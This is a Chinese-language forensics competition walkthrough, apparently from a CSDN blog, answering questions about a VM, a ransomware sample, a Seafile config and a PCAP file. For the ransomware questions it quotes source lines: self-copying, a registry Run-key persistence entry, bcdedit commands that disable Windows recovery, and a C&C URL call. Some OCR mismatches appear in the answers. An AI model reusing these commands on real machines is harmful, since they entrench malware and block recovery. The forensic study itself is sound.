| | A. | 192.168.122.198 |
| | B. | 192.168.10.10 |
| | C | 192.168.122.214 |
| √ | D. | 192.168.122.157 |
| | E. | 192.168.122.2 |

答案：D. 192.168.122.157

解答：


| 序号 | 记录 | 分区 |
|-----|---|----|
| 210 | ifconfig ens3 192.168.122.157 netmask 255.255.255.0 | 分区 |
| 211 | sudo ifconfig | 分区 |
| 212 | clear | 分区 |
| 213 | sudo ifconfig | 分区 |
| 214 | sudo ifconfig ens3 192.168.122.157 netmask 255.255.255.0 | 分区 |
| 215 | ifconfig | 分区 |
| 216 | sudo iptables -L -n -t nat | 分区 |
| 217 | sudo nmap -sS localhost -p 22 | 分区 |
| 218 | sudo netstat -nat | 分区 |
| 219 | ls | 分区 |

VMO

| | | |
|---|----|---|
| | 30 | 在个人竞赛中，Gary的手提电脑(Win7 OS)发现有勒索程序invoice.e\ve。就是次团体竞赛中，于题27中提及过的虚拟机器(Virtual Machine, VM)里，在哪个位置能发现此勒索程序的原始代码？ |
| | A. | .../Python-Serverless-Ransomware-master/... |
| | B. | .../holy_crypt-1.1/... |
| | C | .../setuptools-master/... |
| √ | D. | .../invoice/... |
| | E. | .../ransomware-master/... |

答案：D. .../invoice/...

解答：



CSDN @A349 奇乃正

| | | |
|---|----|--|
| | 31 | 根据上述勒索程序的原始代码，哪行程序代码显示该程序进行自我复制(Self-replication)? |
| | A. | 8 |
| | B. | 70 |
| ✓ | C. | 74 |
| | D. | 84 |
| | E. | 119 |

答案：C.74

解答：

```

71
72     cmd = copy + source + dest
73     os.system('mkdir \\tmp > tmp111')
74     os.system(cmd)
75     os.system('REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "My App" /t REG_SZ /F /F "C:\\tmp\\invoice.exe > tmp111')
76     os.system('del tmp111')
77     os.system('bcdedit /set {default} recoveryenabled No')
78     os.system('bcdedit /set {default} bootstatuspolicy ignoreallfailures')
    
```

| | | |
|---|----|---|
| | 32 | 根据上述勒索程序的原始代码，哪行程序代码显示开始进行文件加密(Encryption)? |
| ✓ | A. | 8 |
| | B. | 70 |
| | C. | 74 |
| | D. | 84 |
| | E. | 119 |

答案：A. 8

解答：

```

5
6
7
8 def encrypt(key, FileName):
9     chunkS = 64 * 1024
10    OutputFile = os.path.join(os.path
11        Fsize = str(os.path.getsize(FileName)
12        IniVect =

```

| | | |
|---|----|-------------------------------|
| | 33 | 根据上述勒索程序的原始代码，该程序总共能加密多少类型文件？ |
| | A. | 19 |
| √ | B. | 20 |
| | C. | 21 |
| | D. | 22 |
| | E. | 不能加密 |

答案：B.20

解答：

```
valid_extension = [".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".pdf"]
```

| | | |
|---|----|------------------------------------|
| | 34 | 根据上述勒索程序的原始代码，该程序是使用何种加密标准？ |
| | A. | Data Encryption Standard (DES) |
| √ | B. | Advanced Encryption Standard (AES) |
| | C. | RSA (Rivest–Shamir–Adleman) |
| | D. | Twofish |
| | E. | Blowfish |

答案：B. Advanced Encryption Standard (AES)

解答：

```

1 from Crypto.Hash import SHA256
2 from Crypto.Cipher import AES
3 import os, random, sys
4 import webbrowser
5

```

| | | |
|---|----|---|
| | 35 | 根据上述勒索程序的原始代码，哪行程序代码显示连接指挥及控制(Command & Control, C&C)服务器。 |
| | A. | 2 |
| | B. | 70 |
| | C. | 74 |
| | D. | 84 |
| √ | E. | 119 |

答案：E.119

解答：

```
116  
117  
118  
119      pass  
120  
121
```


webbrowser.open('http://223.17.250.208:6060/C&C/')

VM1

| | |
|------|--|
| 36 | 于题28中提及过的虚拟机器(Virtual Machine, VM)曾经运行过一个私有云软件，提供私有云服务，并储存有一个于2017年10月30日建立的PCAP文件，下列哪个是其MD5哈希值(Hash value)? |
| √ A. | 36a179aebadcd697e11bf0bbad7c4d8a |
| B. | 88ac535e35792b72efd768c2f8c11f94 |
| C. | 9e4bf671e1d44da9e085c4c790116e59 |
| D. | 0ac9f639679361708832c77950f93be2 |
| E. | 1b385451a788a825673c31862566e0a5 |

答案：A. 36a179aebadcd697e11bf0bbad7c4d8a

解答：



| | |
|------|---|
| 37 | 运行在此虚拟机器(Virtual Machine, VM)的私有云软件，根据其设定，下列哪项是其对外连结的URL? |
| A. | http://mantech.mood.com:8000 |
| √ B. | http://mantech.mooo.com:8000 |
| C | http://mantech.mooo.com:8080 |

| | |
|----|---|
| 37 | 运行在此虚拟机器(Virtual Machine, VM)的私有云软件, 根据其设定, 下列哪项是其对外连结的URL? |
| D. | http://mantech.mooo.com:8088 |
| E. | http://mantech.mooe.com:8000 |


答案: B. http://mantech.mooo.com:8000

解答:

| 摘要 | 文本 | 十六进制 | 磁盘视图 | 预览 |
|--|----|------|------|----|
| 1E I D = 1 3 1 8 f 3 e 6 0 1 5 e 7 0 8 e f 8 4 1 0 1 3 0 9 4 b 8 5 6 8 9 a d c 9 7 5 7 3 | | | | |
| 4C N A M E = m a n t e c h | | | | |
| 5B S E R V I C E _ U R L = h t t p : / / m a n t e c h . m o o o . c o m : 8 0 0 0 | | | | |
| 86 | | | | |
| 87 [C l i e n t] | | | | |
| 90 P O R T = 1 3 4 1 9 | | | | |
| 9D | | | | |
| 9E [D a t a b a s e] | | | | |
| A9 E N G I N E = m y s q l | | | | |
| B8 H O S T = 1 2 7 . 0 . 0 . 1 | | | | |
| C9 P O R T = 3 3 0 6 | | | | |
| D5 U S E R = s e a f i l e | | | | |
| E4 P A S S W D = f 1 2 3 4 5 | | | | |
| F4 D B = c c n e t - d b | | | | |
| 102 C O N N E C T I O N _ C H A R S E T = u t f 8 | | | | |
| 11C | | | | |
| 11D | | | | |

CSDN @A349 奇乃正

| 序号 | 关键词名称 | 所在文件名 |
|----|--------|---|
| 1 | 1318f3 | 未分配簇 |
| 2 | 1318f3 | 未分配簇 |
| 3 | 1318f3 | 1318f3e6015e708ef841013094b85689adc97573.peer |
| 4 | 1318f3 | 1318f3e6015e708ef841013094b85689adc97573.peer |
| 5 | 1318f3 | ccnet.conf |
| 6 | 1318f3 | ccnet.conf |



CSDN @A349 奇乃正

| | |
|----|--|
| 38 | 此私有云软件, 会使用内置RPC框架(Internal RPC framework), 其ID是什么? [注: RPC – 远端过程调用 (Remote Procedure Call)] |
| A. | f3e6015c708ef841013094b83689adc97573 |
| B. | 1318f3e6015d708ef841013094b84689adc97573 |

| | | |
|---|----|--|
| | 38 | 此私有云软件，会使用内置RPC框架(Internal RPC framework)，其ID是什么？[注：RPC – 远端过程调用 (Remote Procedure Call)] |
| √ | C. | 1318f3e6015e708ef841013094b85689adc97573 |
| | D. | 1318f3e6015f708ef841013094b95689adc97573 |
| | E. | 1318f3e6015g708ef841013094b05689adc97573 |

答案: C. 1318f3e6015e708ef841013094b85689adc97573

解答:

```

0 [ G e n e r a l ]
A U S E R _ N A M E = m a n t e c h
1E I D = 1318f3e6015e708ef841013094b85689adc97573
4C N A M E = m a n t e c h
5B S E R V I C E _ U R L = http://mantech.mooo.com:8000
86
87 [ C l i e n t ]
90 P O R T = 13419
9D
9E [ D a t a b a s e ]
A9 E N G I N E = mysql
B8 H O S T = 127.0.0.1
C9 P O R T = 3306
D5 U S E R = seafile
E4 P A S S W D = f12345
F4 D B = ccnet-db
102 C O N N E C T I O N _ C H A R S E T = utf8
  
```

CSDN @A349 奇乃正

关键词名称:1318f3e6015
所在文件名:ccnet.conf
命中上下文:tech.ID = 1318f3e6015e708ef8410
文件偏移:35
编码格式:简体中文(GB2312)
搜索表达式:\x31\x33\x31\x38\x66\x33\x65\x36\x30\x31\x35
原始路径:root \分区1[C]:\RootEntry0\home\duncan\conf\ccnet.conf
命中文本:1318f3e6015

| | | |
|---|----|---|
| | 39 | 此虚拟机器(Virtual Machine, VM)中的私有云软件，会连接上一个本地MySQL数据库，登入密码是什么？ |
| | A. | f0123 |
| √ | B. | f1234 |
| | C. | f1334 |
| | D. | f1134 |
| | E. | f2345 |

答案: B. f12345

解答:

```

-- [ Database ]
A9 E N G I N E      = mysql
B8 H O S T      = 127.0.0.1
C9 P O R T      = 3306
D5 U S E R      = seafile
E4 P A S S W D      = f12345
F4 D B      = cernet-db
102 C O N N E C T I O N _ C H A R S E T      = utf8


```

关键词名称:1318f3e6015
所在文件名:ccnet.conf
命中上下文:tech.ID = 1318f3e6015e708ef8410
文件偏移:35
编码格式:UTF8
搜索表达式:\x31\x33\x31\x38\x66\x33\x65\x36\x30\x31\x35
原始路径:root \分区1[C]:\RootEntry0\home\duncan\conf\ccnet.conf
命中文本:1318f3e6015

| | | |
|----|---|-------|
| 40 | 在上述运行私有云软件的虚拟机器(Virtual Machine, VM)中, 遗留了一个以日期为文件名称的PCAP文件, 它共记录了多少个数据包(Packet)? | |
| √ | A. | 85193 |
| | B. | 85194 |
| | C. | 85195 |
| | D. | 85196 |
| | E. | 85197 |

答案: A. 85193

解答:




| | | |
|----|-------------------|--------|
| 41 | 上述PCAP文件共占据了多少时间? | |
| | A. | 14分47秒 |
| √ | B. | 14分57秒 |
| | C. | 15分37秒 |

| | | |
|--|----|-------------------|
| | 41 | 上述PCAP文件共占据了多少时间？ |
| | D. | 15分47秒 |
| | E. | 15分57秒 |

答案: B.14分57秒



解答:



| | | |
|---|----|----------------------------------|
| | 42 | 上述PCAP文件记录了多少个公共IP地址(Public IP)？ |
| | A. | 3 |
| | B. | 4 |
| | C. | 5 |
| ✓ | D. | 6 |
| | E. | 7 |

答案: D.6


解答:



| | | |
|---|----|------------------------------|
| | 43 | 根据上述PCAP文件，总流量值最高的公共IP地址是哪个？ |
| | A. | 14.0.229.190 |
| ✓ | B. | 49.130.131.245 |
| | C. | 118.140.184.98 |
| | D. | 37.218.240.198 |
| | E. | 37.218.240.199 |

答案: B.49.130.131.245

解答:




| 44 根据上述PCAP文件，最高下载流量的公共IP地址是哪个？ | | |
|---------------------------------|----|----------------|
| √ | A. | 14.0.229.190 |
| | B. | 49.130.131.245 |
| | C. | 118.140.184.98 |
| | D. | 37.218.240.198 |
| | E. | 37.218.240.199 |

答案: A. 14.0.229.190

解答:

| | | | |
|-----------------|-----------------|------|------------------------------|
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET /thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET /thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET /thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 622 GET /thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (appli |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET /thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET /thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (appli |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (appli |
| 14.0.229.190 | 192.168.122.214 | HTTP | 508 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 622 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (appli |
| 14.0.229.190 | 192.168.122.214 | HTTP | 508 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 622 GET / thumbnail/302b7384 |
| 14.0.229.190 | 192.168.122.214 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (appli |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 GET /media/img/file/24/ |
| 192.168.122.214 | 14.0.229.190 | HTTP | 919 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 503 [TCP Spurious Retransmi |
| 192.168.122.214 | 14.0.229.190 | HTTP | 622 GET / thumbnail/302b7384 |
| 14.0.229.190 | 192.168.122.214 | HTTP | 508 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 59 HTTP/1.1 200 OK (appli |
| 192.168.122.214 | 14.0.229.190 | HTTP | 508 GET / thumbnail/302b7384 |
| 14.0.229.190 | 192.168.122.214 | HTTP | 622 GET / thumbnail/302b7384 |
| 192.168.122.214 | 14.0.229.190 | HTTP | 59 HTTP/1.1 200 OK (PNG) |
| 14.0.229.190 | 192.168.122.214 | HTTP | 59 HTTP/1.1 200 OK (appli |
| 192.168.122.214 | 14.0.229.190 | HTTP | 501 GET /media/img/grippy_1 |
| 14.0.229.190 | 192.168.122.214 | HTTP | 145 HTTP/1.1 200 OK (PNG) |
| 192.168.122.214 | 14.0.229.190 | HTTP | 508 GET / thumbnail/302b7384 |



| | |
|----|--|
| 45 | 根据调查得知，上述PCAP文件是前文提及的私有云软件尚在运作时的上传/下载资料记录。当中记录了Gary曾于该私有云浏览与案有关的枪械照片，共有三张(不计缩略图)。请按时间顺序，找出其MD5哈希值。第一张枪械照片的MD5哈希值是什么？ |
| A. | 89c68c45a7e4d10f409cf2764fd44c33 |

| | |
|------|--|
| 45 | 根据调查得知，上述PCAP文件是前文提及的私有云软件尚在运作时的上传/下载资料记录。当中记录了Gary曾于该私有云浏览与案有关的枪械照片，共有三张(不计缩略图)。请按时间顺序，找出其MD5哈希值。第一张枪械照片的MD5哈希值是什么？ |
| B. | d291d1da748ce7fb4ba408a6bbbcb222 |
| √ C. | 37088010ef0f8730c0f8600653b1fca2 |
| D. | 9fd7afbdb5d682525509b3b57f4c0c91 |
| E. | 003bc4bfbd364bd447648ea36cd1c514 |

答案：C. 37088010ef0f8730c0f8600653b1fca2

解答：

| 摘要 | 文本 | 十六进制 | 磁盘视图 | 预览 |
|----|----|------|------|----|
|----|----|------|------|----|

文件名: IMG_20171027_222426_9433.GIF
 文件扩展名: GIF
 逻辑大小(字节): 1,203,440
 访问时间: 2017-10-30 15:23:54
 创建时间: 2017-10-30 15:14:48
 修改时间: 2017-10-30 15:14:48
 文件类型: GIF图片
 文件分类: 图片
 描述: 文件, 存档
 物理大小(字节): 1,204,224
 物理位置: 55, 587, 262, 464
 物理扇区: 108, 568, 872
 MD5值: 37088010EF0F8730C0F8600653B1FCA2
 SHA-1值: A939358DDA1B5CFAB264BA290405852A3C02738
 SHA-256值: 404032D5E24FE954C736B6876331473C755BF563ACDA43B706D72D9FC371B233
 原始路径: E:\案例镜像\NCFC(Personal).e01\分区3_本地磁盘[E]:\2017-10-30\IMG_20171027_222426_9433.GIF
 完整路径: 17个人\E:\案例镜像\NCFC(Personal).e01\分区3_本地磁盘[E]:\2017-10-30\IMG_20171027_222426_9433.GIF

The screenshot shows a file system viewer interface. On the left, there's a tree view of a partition (E:\) containing several folders like '标签', '分区1_系统保留[C]', '分区2_本地磁盘[D]', '分区3_本地磁盘[E]', and sub-folders for dates (2017-10-18, 2017-10-19, 2017-10-27, 2017-10-30) and a '丢失文件' folder. On the right, a list view shows files with their MD5 values:

| | |
|---|----------------------------------|
| 2 | IMG_20171029_002841_9438.JPG.png |
| 3 | IMG_20171027_222426_9433.GIF |
| 4 | IMG_20171027_222426_9433.GIF |
| 5 | IMG_20171029_002841_9438.JPG.png |
| 6 | IMG_20171029_215219_9564.PNG |

CSDN @A349 奇乃正

| | | |
|----|--------------------|----------------------------------|
| 46 | 第二张枪械照片的MD5哈希值是什么？ | |
| √ | A. | 0585b1c1d2e132e32ce3928be2b60d6a |
| | B. | e9a21071a5df65d43ea2a75fab51279e |
| | C. | 5a078264ecd55918308a3164eefee7f3 |
| | D. | a9c2962d2e0f31b067ae1b1d04ec9d94 |
| | E. | b9b039a8aed7132cc9630788f9d698f2 |

答案：A. 0585b1c1d2e132e32ce3928be2b60d6a

解答：

文件名: IMG_20171029_002841_9438.JPG.png
文件扩展名: png
逻辑大小(字节): 534,003
访问时间: 2017-10-30 15:24:15
创建时间: 2017-10-30 15:15:39
修改时间: 2017-10-30 15:15:39
文件类型: PNG图片
文件分类: 图片
描述: 文件, 存档
物理大小(字节): 536,576
物理位置: 55,589,998,592
物理扇区: 108,574,216
MD5值: 0585B1C1D2E132E32CE3928BE2B60D6A
SHA-1值: FF02C7ECFC6E0D110665C9B62FF47E4CA3C9ED38
SHA-256值: 75526AD7262CBDBDA9EEC7F04BC0310931B96AF642DE9C1DF82262E0EE08347D
原始路径: E:\案例镜像\NCFC (Personal).e01\分区3_本地磁盘[E]:\2017-10-30\IMG_20171029_002841_9438.JPG.png
完整路径: 17个人\E:\案例镜像\NCFC (Personal).e01\分区3_本地磁盘[E]:\2017-10-30\IMG_20171029_002841_9438.JPG.png

| | | |
|---|----|----------------------------------|
| | 47 | 第三张枪械照片的MD5哈希值是什么？ |
| | A. | b23d4610b0012ac47cb0f60bae8ee0a7 |
| | B. | 7c1bf67df7aab0db10c68f9646e9a674 |
| | C. | bdbb0f0915790aa718d6837025ecf269 |
| √ | D. | f94398336683d9878f9ea7598f2e40dd |
| | E. | e533c315c7000ad15227a2670f606334 |

答案: D. f94398336683d9878f9ea7598f2e40dd

解答：

文件名: IMG_20171029_215219_9564.PNG
文件扩展名: PNG
逻辑大小(字节): 20,330
访问时间: 2017-10-30 15:23:53
创建时间: 2017-10-30 15:16:34
修改时间: 2017-10-30 15:16:34
文件类型: PNG图片
文件分类: 图片
描述: 文件, 存档
物理大小(字节): 20,480
物理位置: 55,590,539,284
物理扇区: 108,575,272
MD5值: F94398336683D9878F9EA7598F2E40DD
SHA-1值: C04FOBB15AC1EF9F754E1BC45151A6015FFB3B03
SHA-256值: 435BBF56B8353CCF5072DC47421B0145B83C141206D46DC23BA40C60A9D31691
原始路径: E:\案例镜像\NCFC (Personal).e01\分区3_本地磁盘[E]:\2017-10-30\IMG_20171029_215219_9564.PNG
完整路径: 17个人\E:\案例镜像\NCFC (Personal).e01\分区3_本地磁盘[E]:\2017-10-30\IMG_20171029_215219_9564.PNG

| | | |
|---|----|-----------------------|
| | 48 | 上述枪械照片是经下列哪个浏览器软件浏览的？ |
| | A. | Chrome |
| | B. | QQ Browser |
